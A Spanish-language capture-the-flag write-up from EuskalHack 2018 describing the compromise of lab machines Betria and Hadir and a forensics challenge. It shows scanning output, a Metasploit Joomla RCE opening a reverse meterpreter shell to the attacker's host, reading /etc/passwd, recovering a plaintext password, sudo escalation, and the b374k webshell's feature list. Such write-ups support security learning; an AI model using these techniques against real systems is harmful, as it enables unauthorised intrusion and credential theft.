CTF-EUSKALHACK

2018

Write-Up

Participante: BULW4RK

Agradecimientos

Antes de nada, agradecer al equipo de EUSKALHACK el haber creado este evento, al igual que a iHACKLABS, por haber puesto a nuestra disposición estos CTFs.

Espero que, el siguiente Writeup, dentro del poco tiempo que le he podido dedicar tanto a su creación como al CTF, sea de utilidad y muestre otras formas de hacer las cosas.

Allá vamos.


BETRIA

User Flag

Antes de nada, como en cualquier test de intrusión, realizamos un escaneo para ver qué nivel de exposición en cuanto a servicios tiene la máquina.

```
root@kali:/home/[redacted]# nmap -Pn -sS 10.46.0.150 -n -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-15 20:25 CEST
Nmap scan report for 10.46.0.150
Host is up (0.040s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
111/tcp open  rpcbind 2-4 (RPC #100000)
3306/tcp open  mysql   MariaDB (unauthorized)
MAC Address: 00:50:56:BE:8A:41 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.46 seconds
```

Vemos servicios como ssh, web, rpcbind, y una base de datos mysql. Comenzamos con el análisis web:




Tras realizar un fuzzing de directorios, vemos que tenemos un panel admin. En concreto, en administrator/index.php, obtenemos el panel de admin de Joomla:

Chequeamos la versión del Joomla:

```
msf auxiliary(scanner/http/joomla_version) > run

[*] Server: Apache/2.4.6 (CentOS) PHP/5.4.16
[+] Joomla version: 3.4.4
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/joomla_version) >
```

```
msf auxiliary(scanner/http/joomla_pages) > run

[+] Page Found: /administrator/index.php
[+] Page Found: /htaccess.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/joomla_pages) >
```

Buscamos plugins:



Le damos una pasada con joomscan:

```
                    (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.5
    +---++---==[Update Date : [2018/03/13]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : KLOT
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://10.46.0.150 ...
[+] Detecting Joomla Version
[++] Joomla 3.4.4

[+] Core Joomla Vulnerability
[++] Joomla! 3.2.x < 3.4.4 - SQL Injection
EDB : https://www.exploit-db.com/exploits/38534/
Joomla! 3.4.4 < 3.6.4 - Account Creation / Privilege Escalation
CVE : CVE-2016-8870 , CVE-2016-8869
EDB : https://www.exploit-db.com/exploits/40637/
Joomla! Core Remote Privilege Escalation Vulnerability
CVE : CVE-2016-9838
EDB : https://www.exploit-db.com/exploits/41157/

Joomla! 3.4.4 Component Content History - SQL Injection / Remote Code Execution (Metasploit)
CVE : CVE-2015-7297 , CVE-2015-7857 , CVE-2015-7858
EDB : https://www.exploit-db.com/exploits/38797/

Joomla! Core Security Bypass Vulnerability
CVE : CVE-2015-7859
https://developer.joomla.org/security-centre/629-20151002-core-acl-violations.html
Joomla! Directory Traversal Vulnerability
CVE : CVE-2015-8565
https://developer.joomla.org/security-centre/635-20151214-core-directory-traversal-2.html
Joomla! Directory Traversal Vulnerability
CVE : CVE-2015-8564
https://developer.joomla.org/security-centre/634-20151214-core-directory-traversal.html
Joomla! Core Cross Site Request Forgery Vulnerability
CVE : CVE-2015-8563
https://developer.joomla.org/security-centre/633-20151214-core-csrf-hardening.html
```

```
Joomla! Core Security Bypass Vulnerability
CVE : CVE-2016-9081
https://developer.joomla.org/security-centre/661-20161003-core-account-modifications.html
Joomla! Core Arbitrary File Upload Vulnerability
CVE : CVE-2016-9836
https://developer.joomla.org/security-centre/665-20161202-core-shell-upload.html

Joomla! Information Disclosure Vulnerability
CVE : CVE-2016-9837
https://developer.joomla.org/security-centre/666-20161203-core-information-disclosure.html

PHPMailer Remote Code Execution Vulnerability
CVE : CVE-2016-10033
https://www.rapid7.com/db/modules/exploit/multi/http/phpmailer_arg_injection
https://github.com/opsxcq/exploit-CVE-2016-10033
EDB : https://www.exploit-db.com/exploits/40969/
PHPMailer Incomplete Fix Remote Code Execution Vulnerability
CVE : CVE-2016-10045
https://www.rapid7.com/db/modules/exploit/multi/http/phpmailer_arg_injection
EDB : https://www.exploit-db.com/exploits/40969/
[+] Checking Directory Listing
[++] directory has directory listing :
http://10.46.0.150/administrator/components
http://10.46.0.150/administrator/modules
http://10.46.0.150/administrator/templates
http://10.46.0.150/images/banners

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://10.46.0.150/administrator/
[+] Checking robots.txt existing
[++] robots.txt is not found
[+] Finding common backup files name
[++] Backup files are not found
[+] Finding common log files name
[++] error log is not found
[+] Checking sensitive config.php.x file
[++] Readable config files are not found
Your Report : reports/10.46.0.150/
```

Explotamos una vulnerabilidad de la cual tenemos información a continuación:
https://resources.infosecinstitute.com/exploiting-cve-2015-8562-new-joomla-rce-2/#gref

```
msf exploit(multi/http/joomla_http_header_rce) > set RHOST 10.46.0.150
RHOST => 10.46.0.150
msf exploit(multi/http/joomla_http_header_rce) > run

[*] Started reverse TCP handler on 10.46.0.200:4444
[*] 10.46.0.150:80 - Sending payload ...
[*] Sending stage (37775 bytes) to 10.46.0.150
[*] Meterpreter session 1 opened (10.46.0.200:4444 -> 10.46.0.150:54320) at 2018-06-15 21:29:20 +0200

^C[-] 10.46.0.150:80 - Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(multi/http/joomla_http_header_rce) > sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter php/linux  root (0) @ Betria  10.46.0.200:4444 -> 10.46.0.150:54320 (10.46.0.150)

msf exploit(multi/http/joomla_http_header_rce) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

```
meterpreter > sysinfo
Computer        : Betria
OS              : Linux Betria 3.10.0-514.6.1.el7.x86_64 #1 SMP Wed Jan 18 13:06:36 UTC 2017 x86_64
Meterpreter     : php/linux
meterpreter >
```

Ya tenemos un meterpreter con permisos de limitados.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-bus-proxy:x:999:998:systemd Bus Proxy:/:/sbin/nologin
systemd-network:x:998:997:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:996:User for polkitd:/:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
unbound:x:996:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
colord:x:995:993:User for colord:/var/lib/colord:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
geoclue:x:994:991:User for geoclue:/var/lib/geoclue:/sbin/nologin
saslauth:x:993:76:Saslauthd user:/run/saslauthd:/sbin/nologin
libstoragemgmt:x:992:990:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
chrony:x:991:988::/var/lib/chrony:/sbin/nologin
radvd:x:75:75:radvd user:/:/sbin/nologin
qemu:x:107:107:qemu user:/:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
setroubleshoot:x:990:987::/var/lib/setroubleshoot:/sbin/nologin
sssd:x:989:986:User for sssd:/:/sbin/nologin
pulse:x:171:171:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
gnome-initial-setup:x:988:983::/run/gnome-initial-setup/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
bob:x:1000:1000:bob:/home/bob:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
meterpreter >
```

Nos pasamos a un “shell”:

```
meterpreter > shell
Process 53343 created.
Channel 1 created.
ls
account
adm
cache
crash
db
empty
games
gopher
kerberos
lib
local
lock
log
mail
nis
opt
preserve
run
spool
target
tmp
www
yp
whoami
apache
```

Llega un directorio donde encontramos un usuario:

```
ls
account
adm
cache
crash
db
empty
games
gopher
kerberos
lib
local
lock
log
mail
nis
opt
preserve
run
spool
target
tmp
www
yp
cd www
ls
cgi-bin
html
users.txt
cat users.txt
bob:qUXSMmigBjqtlPL4GMIb
```

Probamos en password vía ssh para bob:

```
[redacted]:~$ ssh bob@10.46.0.150
The authenticity of host '10.46.0.150 (10.46.0.150)' can't be established.
ECDSA key fingerprint is SHA256:WglgCeLfpIjAjli5Symebtd1k83ygKbs7S/N9JpEdHw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.46.0.150' (ECDSA) to the list of known hosts.
bob@10.46.0.150's password:
Last login: Thu Jun 14 14:59:56 2018
```

Y aquí conseguimos el primer flag:

```
[bob@Betria ~]$ ls
Desktop  Documents  Downloads  exploiting.txt  Music  Pictures  Prueba.txt  Public  secret.txt  Templates  Videos
[bob@Betria ~]$ whoami
bob
[bob@Betria ~]$ cat secret.txt
well done 65ayTpalsid4BMQH5XZ9I0bo9j2OTyTS !
[bob@Betria ~]$
```

Admin Flag

Ahora, para conseguir el de admin, aunque mucha gente, al igual que a yo, estoy seguro de que hemos andado dando vueltas alrededor del cron, si miramos fijamente:

```
[bob@Betria /]$ crontab -l
*/5 * * * * root /home/aspera/my_script.sh
*/5 * * * * root /var/www/html/backup.sh > /var/www/html/log.txt
*/2 * * * * root /usr/bin/who >> /home/bob/Prueba.txt
[bob@Betria /]$ ls -l /var/www/html/backup.sh
-rwxrwxrwx. 1 root root 9 Jun 16 02:47 /var/www/html/backup.sh
[bob@Betria /]$
```

El crontab de bob intenta ejecutar como root (además de que si no me equivoco un crontab de un usuario normal no permite poner root de esa forma, por ello los errores que veíamos en la carpeta de mails del usuario).

De todas formas, nos acordamos del fichero sudoers.


```
[bob@Betria ~]$ sudo su
[root@Betria bob]# cat /root/secret.txt
Well Done!! 7214dce354acbff06c81f66c4cd00081
[root@Betria bob]#
```

Nos permitía elevar a sudo ya que éramos parte de sudoers. Con esto obtenemos el flag de admin.

HADIR

User Flag

Antes de nada, escaneamos y vemos que hay una web abierta. Tras una enumeración, encontramos el siguiente path:



Index of /1

Name	Last modified	Size	Description
Parent Directory		-	
LICENSE.md	2017-04-09 11:19	1.1K	
README.md	2017-04-09 11:19	2.8K	
b374k.php	2017-04-09 11:20	109K	
base/	2017-04-09 11:19	-	
index.php.txt	2017-04-09 11:19	18K	
module/	2017-04-09 11:19	-	
theme/	2017-04-09 11:19	-	

Apache/2.4.10 (Debian) Server at 10.46.0.152 Port 80


Investigamos y vemos que nos sale el password utilizado por defecto:

```
# b374k shell 3.2
This PHP Shell is a useful tool for system or web administrator to do remote management without using
cpanel, connecting using ssh, ftp etc. All actions take place within a web browser

Features :
 * File manager (view, edit, rename, delete, upload, download, archiver, etc)
 * Search file, file content, folder (also using regex)
 * Command execution
 * Script execution (php, perl, python, ruby, java, node.js, c)
 * Give you shell via bind/reverse shell connect
 * Simple packet crafter
 * Connect to DBMS (mysql, mssql, oracle, sqlite, postgresql, and many more using ODBC or PDO)
 * SQL Explorer
 * Process list/Task manager
 * Send mail with attachment (you can attach local file on server)
 * String conversion
 * All of that only in 1 file, no installation needed
 * Support PHP > 4.3.3 and PHP 5

## Requirements :
 * PHP version > 4.3.3 and PHP 5
 * As it using zepto.js v1.1.2, you need modern browser to use b374k shell. See browser support on
zepto.js website http://zeptojs.com/
 * Responsibility of what you do with this shell

## Installation :
Download b374k.php (default password : b374k), edit and change password and upload b374k.php to your
server, password is in sha1(md5()) format. Or create your own b374k.php, explained below

## Customize :
After finished doing editing with files, upload index.php, base, module, theme and all files inside it to
a server

Using Web Browser :

Open index.php in your browser, quick run will only run the shell. Use packer to pack all files into
single PHP file. Set all the options available and the output file will be in the same directory as
index.php
```

También nos da información de la versión apache, php, y la de Kernel, que vemos que parece no ser vulnerable a Dirty Cow:

```
Server IP : 10.46.0.152 | Your IP : 10.46.0.200
Time @ Server : 16 Jun 2018 21:28:59
Linux Hadir 3.16.0-4-686-pae #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) i686
Apache/2.4.10 (Debian) | PHP 7.0.17-1~dotdeb+8.1
```

Ejecutamos comandos para ver qué nivel de privilegios tenemos:



Vemos que no son suficientes. De todas formas, por una mala gestión de permisos del directorio home:

Tenemos el flag de user.

Forensic

En el zip forppc_200puntos.zip encontramos el reto de FORENSICS, en el cual tenemos tres ficheros:

- Captura pcap: conversacion_cliente_servidor
- Fichero texto: LEEME
- Servidor en Python: server_redacted

El fichero pcap es una captura de una conversación con el servidor en localhost. El fichero Python es un servidor de reto/respuesta con el cual tenemos que mantener una conversación, y el fichero LEEME tiene datos para gestionar el reto:

```
Para resolver este reto :

nc 54.***.***.37 2323
```

Conectándonos con el servidor, vemos que antes de nada nos envía unas preguntas que podemos contestarle directamente mediante netcat.

Una vez hablado con el dos mensajes, nos empieza a enviar datos raw como payload del TCP.

Esto, tras analizar el código del servidor que tenemos, nos requiere construir el siguiente código (no es bonito, pero es funcional):

```
#!/usr/bin/python

import struct
import sys
import random
import time


def saludo():
    sys.stdout.write("HolaSoyBotMajo")
    sys.stdout.flush()
    x = sys.stdin.read(4)
    sys.stderr.write("respuesta " + repr(x))
    if x != "REDACTED":
        return False

    sys.stdout.write("Correcto")
    sys.stdout.flush()
    x = sys.stdin.read(24)
    sys.stderr.write("respuesta 2 " + repr(x))

    if x not in  "\REDACTED":
        return False

    else:
        return True

def calculos(a, b, operacion):
    if operacion == 0x01:
        return struct.pack("I", (a + b))

    if operacion == 0x29:
        return struct.pack("I", (a - b))

    return 0
```

```
  def empaqueta_output(a, b, operacion, rondax):
      sys.stdout.write(struct.pack("b", 14))
      sys.stdout.write(struct.pack("b", operacion))
      sys.stdout.write(struct.pack(">I", a))
      sys.stdout.write(struct.pack("<I", b))
      sys.stdout.write(struct.pack("I", rondax))
      sys.stdout.flush()

  def rondacalculos(rondax, operacion=65535):

      if operacion == 65535:
          operacion = random.choice([0x01, 0x29])

      if operacion == 65534:
          operacion = random.choice([0x01, 0x29])

      if operacion == 0x01:
          t1 = random.randint(1, 0xFFFF)
          t2 = random.randint(1, (0xFFFF - t1))
          sys.stderr.write(str(t1) + " + " + str(t2) + "\n")
          empaqueta_output(t1, t2, operacion, rondax)

      if operacion == 0x29:
          t1 = random.randint(3, 0xFFFF)
          t2 = random.randint(1, (t1 - 1))
          sys.stderr.write(str(t1) + " - " + str(t2) + "\n")
          empaqueta_output(t1, t2, operacion, rondax)

      x = sys.stdin.read(4)
      if x in calculos(t1, t2, operacion):
          return True
      else:
          print "fallo"
          return False
```

```
if __name__ == "__main__":
    if not saludo():
        print "Sigue intentandolo guapi!"
        sys.exit(1)

    for i in range(1, 50):
        time.sleep(1)
        sys.stderr.write("\nRonda: " + str(i) + "\n")

        if not rondacalculos(i, 65534):
            sys.exit(1)

    sys.stdout.write("Ganador!!!!! flag{redacted}")
    sys.stdout.flush()
```


Tras ejecutarlo, obtenemos lo siguiente:

```
b'\x0e)\x00\x00B\x97;\x06\x00\x00\x1e\x00\x00\x00'
b'\\<\x00\x00'
b'\x0e)\x00\x00\x89\xd0K^\x00\x00\x1f\x00\x00\x00'
b'\x85+\x00\x00'
b'\x0e)\x00\x00n\xa6\x9d\x1f\x00\x00 \x00\x00\x00'
b'\tO\x00\x00'
b'\x0e\x01\x00\x00.\x14\xd0\x92\x00\x00!\x00\x00\x00'
b'\xe4\xc0\x00\x00'
b'\x0e\x01\x00\x00\xbe\xb8\xe5\x0f\x00\x00"\x00\x00\x00'
b'\x9d\xce\x00\x00'
b"\x0e\x01\x00\x00'\x1bG\x8a\x00\x00#\x00\x00\x00"
b'b\xb1\x00\x00'
b'\x0e\x01\x00\x00\xf1\xf3i\x08\x00\x00$\x00\x00\x00'
b'\\\xfa\x00\x00'
b"\x0e)\x00\x00\xf3\xb0'\xf1\x00\x00%\x00\x00\x00"
b'\x89\x02\x00\x00'
b'\x0e)\x00\x00\xf4E]\x14\x00\x00&\x00\x00\x00'
b'\xe8\xdf\x00\x00'
b"\x0e)\x00\x00\xacm\xd1j\x00\x00'\x00\x00\x00"
b'\x9cA\x00\x00'
b'\x0e\x01\x00\x00XT\xbc\x94\x00\x00(\x00\x00\x00'
b'\x10\xed\x00\x00'
b'\x0e)\x00\x00\x14\xd4\xfb\x08\x00\x00)\x00\x00\x00'
b'\xd9\x0b\x00\x00'
b'\x0e\x01\x00\x00P]#G\x00\x00*\x00\x00\x00'
b'\x80\x97\x00\x00'
b'\x0e\x01\x00\x00\x81\x8c\xa0@\x00\x00+\x00\x00\x00'
b',\xc2\x00\x00'
b'\x0e)\x00\x00Z\xc1\xba6\x00\x00,\x00\x00\x00'
b'\x07$\x00\x00'
b'\x0e)\x00\x00&7\x1c\x1d\x00\x00-\x00\x00\x00'
b'\x1b\t\x00\x00'
b'\x0e\x01\x00\x00\xc3xw\x07\x00\x00.\x00\x00\x00'
b'\xef\xca\x00\x00'
b'\x0e\x01\x00\x00\xcc\x14\xb8\x0b\x00\x00/\x00\x00\x00'
b'\xcc\xd7\x00\x00'
b'\x0e)\x00\x00q\xbe\n<\x00\x000\x00\x00\x00'
b'\xb45\x00\x00'
b'\x0e\x01\x00\x00"\xde\x7f\xc7\x00\x001\x00\x00\x00'
b']\xea\x00\x00'
b'Ganador!!!!! flag{ihave_p0w3r_m4th$}'
```

Con esto tenemos el flag del forensic.

Admin Flag

Antes de nada, intentamos obtener un Meterpreter:



Generamos el ejecutable, con netcat lo subimos a la víctima, levantamos el handler en la máquina atacante, y ejecutamos él ".elf".

Con esto obtenemos un meterpreter, pero tras buscar durante un rato, explotar Dirty Cows (aunque por la versión de Kernel no debería), enumerar sistema de ficheros, etc., no se encuentra nada interesante. Por ello, aquí acaba mi Writeup.